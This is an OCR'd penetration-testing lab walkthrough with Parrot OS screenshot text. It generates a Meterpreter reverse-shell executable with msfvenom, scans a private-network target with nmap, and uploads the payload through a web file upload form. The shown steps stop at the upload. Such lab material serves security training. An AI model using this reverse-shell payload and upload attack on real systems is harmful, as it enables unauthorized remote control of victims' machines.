


1. Generate executable Meterpreter payload with msfvenom:
   msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.177.18 LPORT=9999 -f exe -o reverse.exe




1. Perform full port service scan against target server **192.168.177.16**:
   nmap -p- -sV 192.168.177.16
   Observe Apache version running on port 8080: **2.4.58**.



Applications
Places
System
Tue Dec 3, 00:35
nmap -p- -sV 192.168.177.16 - Parrot Terminal
File
Edit
View
Search
Terminal
Help
[root@parrot]-[/home/pentester]
#nmap -p- -sV 192.168.177.16
pentester's Home
README.license
Trash
Menu
nmap -p- -sV 192.168....





1. Open Firefox and navigate to target web application at **http://192.168.177.16:8080**.




1. Upload **reverse.exe** via the web file upload form.



Applications
Places
System
Tue Dec 3, 00:45
nmap -p- -sV 192.168.177.16 - Parrot Terminal
Remote file uploader
http://192.168.177.16:8080/
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
FileX
Home
File Transfer
Choose File
No file chosen
OR
Paste Download Link
Send File
Menu
nmap -p- -sV 192.168....
Remote file uploader ...


Applications
Places
System
Tue Dec 3, 00:47
nmap -p- -sV 192.168.177.16 - Parrot Terminal
File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Documents
Music
Pictures
Videos
Downloads
Other Locations
pentester
Desktop
Name
Size
Type
Modified
keepnote-0.7.9 29 Sep 2020
sasquatch 13 Oct 2020
social-engineer-toolkit-master 29 Sep 2020
vega 6 Oct 2020
192.168.177.200.8045_ 0 bytes Text 17 May 2020
File Upload Vulnerablity.jpg 179.7 kB Image 17 Jan 2018
README.license 2.2 kB Text 28 Apr 2020
Vulnerability Analysis.html 21.2 kB Text 17 Jan 2018
agent.php 697 bytes Program 17 May 2020
dump.rdb 92 bytes unknown 18 Jul 2020
firmware.bin 4.4 MB unknown 9 Aug 2020
hosts.txt 255 bytes Text 5 Oct 2020
kerb-Hash1.txt 2.4 kB Text 2 May 2020
localsunet.gnmap 1.3 kB Text 25 Jul 2020
localsunet.xml 6.6 kB Markup 25 Jul 2020
